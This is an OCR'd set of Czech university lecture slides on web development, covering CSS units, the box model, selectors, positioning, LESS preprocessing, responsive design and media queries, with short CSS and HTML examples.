



Relativní jednotky

- Jednotka % je vždy vztažena k nadřazenému prvku
  - někdy nejde definovat výšku, protože není známá
    - kontejner, který má proměnlivou výšku by se nekonečně zvětšoval

Relativní jednotky

- Jednotka em/rem je definována jako aktuální velikost písma rodiče/kořene
  - písmo nastavujeme např. v jednotkách pt (jako ve Wordu)
  - pt = 1/72palce
    - dá se zjistit přes DPI zobrazovacího zařízení
  - základní písmo nastavíme na <html> a potom používáme už jen jednotky em/rem



5 cm
2000 px
100%
50%
500 px
1000 dpi
5 em
12 cm


5 cm
1000 px
100%
50%
500 px
500 dpi
5 em
12 cm

Relativní jednotky


- Reálně vznikne nějaká kombinace absolutních a relativních jednotek
  - bitmapová grafika
  - border: 1px solid #...;
    - nejtenčí rámeček na daném zařízení
    - problém s výpočtem šířky pro standardní box model
      - width: calc(25% - 2px)
      - dá se přepnout

CSS Box model (W3C)




CSS Box model (W3C)

- je problematické nadefinovat např. šířku v procentech a rámeček v pixelech tak, aby objekty plně zaplnily kontejner na šířku
  - lze přepnout box-model
  - CSS calc(w% - 1px)



CSS Box model (W3C)





```
div.test {
  border: 1px solid #000000;
  padding: 10px 20px 30px 40px;
  margin: 40px 30px 20px 10px;
  background: #00CC00;
}
<div style="border: 1px solid red;">
  <div class="test">
    <div style="border: 1px solid blue;">
      a b c d a b c d …
    </div>
  </div>
</div>
```

CSS

- Top Right Bottom Left
  - `padding: 5px 15px 20px 0px;`
  - `margin: 5px 0px;`
    `/* jako 5px 0px 0px 0px */`
  - Podle hodinových ručiček

CSS selektory

- Slouží k vybrání prvků v rámci stromové struktury dokumentu
- Výběr:
  - dle názvu značky, třídy, ID, pseudotřídy, hodnoty atributu, …
  - přímý/nepřímý následník, sousední prvek



CSS selektory

```
span {…}
div span {…}
div>p {…}
```

```
<div>
  <p><span>…</span></p>
  <span>…</span>
  <span>…</span>
</div>
```

CSS selektory – vedlejší prvek

```
h1 + a {…}
```

```
<div>
  <h1>Nadpis</h1>
  <a href="http://...">…</a>
</div>
```

jen tento

CSS selektory – podle třídy

```
div .odstavec {…}
div p.odstavec {…}
```

```
<div>
  <p class="odstavec">…</p>
  <span class="odstavec" >
    …
  </span>
</div>
```

CSS selektory – podle ID

```
div#kontejner {…}
div #odstavec {…}
```

```
<div id="kontejner">
  <p id="odstavec">…</p>
  <p>…</p>
</div>
```

CSS selektory – podle pseudotřídy

```
div:first-child {…}
div:nth-child(an+b) {…}
div #odstavec:hover {…}
div:after {…}
```

```
<div>
  <p>první potomek</p>
  <p id="odstavec">
    po najetí myší
  </p>
</div>
```

CSS selektory – podle atributu

```
form input[type] {…}
form input[type="text"] {…}
```

```
<form action="…">
  <input type="checkbox" name="chk" value="t" />
  <input type="text" name="txt" value="150" />
</form>
```

```
Dále existuje:
selector[attr~="neco"] {…}   /* obsahuje slovo */
selector[attr*="neco"] {…}   /* obsahuje */
selector[attr|="neco"] {…}   /* zacina slovem */
selector[attr^="neco"] {…}   /* zacina */
selector[attr$="neco"] {…}   /* konci */
```

CSS selektory – více elementů, stejný styl

```
div p, div span, a {…}
```

```
<div>
  <p>…</p>
  <span>…</span>
  <a href="…">…</a>
</div>
<a href="…">…</a>
```

Rozdíl mezi ID a třídou

- ID může být v rámci dokumentu použito jen JEDNOU

  `id="hodnota"`

- Třída se může opakovat

  `class="hodnota"`

Použití více tříd na jeden element

```
.bold { font-weight: bold; }
.italic { font-style: italic; }
```

```
<p>
  <span class="bold italic">
    tučně a podtržené
  </span>
</p>
```

CSS selektory

- Na elementy se aplikuje „bližší“ CSS
  - souvisí se stromovou strukturou
  - nejbližší CSS je inline
- Lze ovlivnit pomocí modifikátoru `!important`

  - `background-color: #F00 !important;`

CSS Zobrazení prvků - display

- Můžeme změnit chování HTML prvků:

- block
- inline
- inline-block
- table
  - table-cell

CSS písma - font-*

- Písmo je důležitým prvkem prezentace
- Je možné použít vlasní font

- sans-serif VS serif
  - font-family: …, …, sans-serif;

prohlížeč hledá písma v zadaném pořadí, použije první, které najde

CSS pozicování - position

- position: relative
  - jako kontejner
  - pro odsazení mimo normální umístění
- position: absolute
  - uvnitř relativního kontejneru
  - v celém dokumentu
- position: fixed
  - uvnitř okna prohlížeče

CSS pozicování - float, clear

- obtékání se nastavuje prvku s danou šířkou (např. obrázek)


- `float: left/right`
  - ostatní prvky obtékají zprava/zleva
- `clear: both/left/right`
  - nastavuje se na prvek s plnou šířkou, který ruší obtékání v kontejneru

CSS pozicování

- trik pro vycentrování blokového prvku:

```
main {
  width: 100%;
}
article {
  margin: 0 auto 0 auto;
  width: 80%;
}
```

CSS Flexbox (nové)



CSS preprocesory


- LESS, SASS, Stylus…
- ulehčí práci s CSS
  - proměnné
  - funkce
  - výpočty
  - mixins
- nutný převod do CSS

CSS preprocesory - LESS

- pro velké projekty je CSS složité
  - rozdělení do více souborů
- preprocesor
  - použití proměnných
  - možnost zanořit kód
  - možnost použít třídu jako "funkci" - mixin

Použití LESS v NetBeans

- npm install -g less
- vyžaduje cestu k lessc.cmd
- automaticky soubory převede dir/*.less do dir/*.css
- jinak přes CLI, Grunt nebo Gulp



LESS proměnné

```
@bkg: #000000;
@text: #FFFFFF;

div {
  color: @text;
}
header {
  background: @bkg;
}
```

CSS x LESS zanoření kódu

```
header {
   …
}
header img {
   …
}
header>nav a {
   …
}
```

```
header {
   …
   img {
      …
   }
   &>nav a {
      …
   }
}
```

& zastupuje nadřazený selektor

CSS x LESS mixin

přimíchání

```
#pokus {
  …
}
.clrfix {
  …
}

<div id="pokus"
 class="clrfix">
…
</div>
```

```
#pokus {
  .clrfix;
  …
}
.clrfix {
  …
}
<div id="pokus">
…
</div>
```

… i s parametry

```
.box-shadow(@style, @c) {
  box-shadow: @style @c;
}

.box {
  div {
    .box-shadow(0 0 5px, 30%)
  }
}
```

podobné jako funkce

Provozně ekonomická fakulta

Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 14.4.2016

Webové aplikace

Responsivní design, Bootstrap

Mendelova univerzita v Brně

Responsivní design

- Různý vzhled prezentace pro různá zařízení
  - Rozlišení obrazovky
  - Rozměry a orientace
  - Způsob ovládání
  - (Netýká se jen webu)

Responsivní design

- Realizace pomocí CSS
  - Dynamický layout stránky
  - Relativní jednotky
    - %, em, rem
  - Obrázky (bitmapové)
    - Musí měnit velikost
  - CSS media queries


- Realizace pomocí JavaScriptu
  - To co nejde přes CSS, individuální

Postup tvorby responsivního webu

- Při tvorbě nové stránky
  - Nabalování nových funkcí
  - Začínáme od nejmenší verze
- Při dotvoření do stávajícího projektu
  - Změna layoutu
  - Odstranění nadbytečných prvků
- Volba breakpointů

Dynamický layout stránky


- kontejnery s šířkou v %, mřížka, float, flexbox
- Počítat s možností změny velikostí, pozic a vzhledu jednotlivých prvků
  - CSS frameworky
    - Bootstrap
    - Foundation
    - …




Příklady řešení responsivního designu

- řádkové menu se změní na sloupcové (případně pod tlačítko)
- klikací plochy se zvětší pro dotek
- obrázky se zmenšují podle šířky
- vícesloupcové rozložení se přepne na 1 sloupec
- …


Příklady řešení responsivního designu





CSS Flexbox

- Automatická distribuce šířky jednotlivých prvků a případné zalomení
  - možnost nastavit prioritu růstu
  - možnost i vertikálního uspořádání



Relativní jednotky

- Používáme jednotky %, em, rem, ex, …
  - Výpočet procentuální velikosti pro převod z grafického návrhu:

$$velikost[\%] = \frac{požadováno[px]}{kontext[px]} \cdot 100$$

Obrázky

- Nastavíme CSS:

```
img {
  max-width: 100%;
  height: auto;
}
```

- je vhodné použít větší bitmapu než odhadujeme maximální px velikost kvůli CSS pixelům

CSS media queries

- Typ média, nejčastěji
  - screen
  - print
  - …
  - all

```
@media screen {
  body {
    …
  }
}
@media print {
  body {
    …
  }
}
```


CSS media queries – upřesnění

- Možnost zvolit CSS sadu i podle vlastností média

```
@media screen and (min-width: 801px) {
  #container {
    …
  }
}
@media screen and (max-width: 800px) {
  #container {
    …
  }
}
```

CSS media queries – upřesnění

- Možnost volit dle:
  - Šířka/výška prohlížeče
  - Šířka/výška zařízení
  - Orientace
  - Poměr stran
  - Počet zobrazitelných barev
  - Rozlišení v DPI
  - …



Metainformace viewport

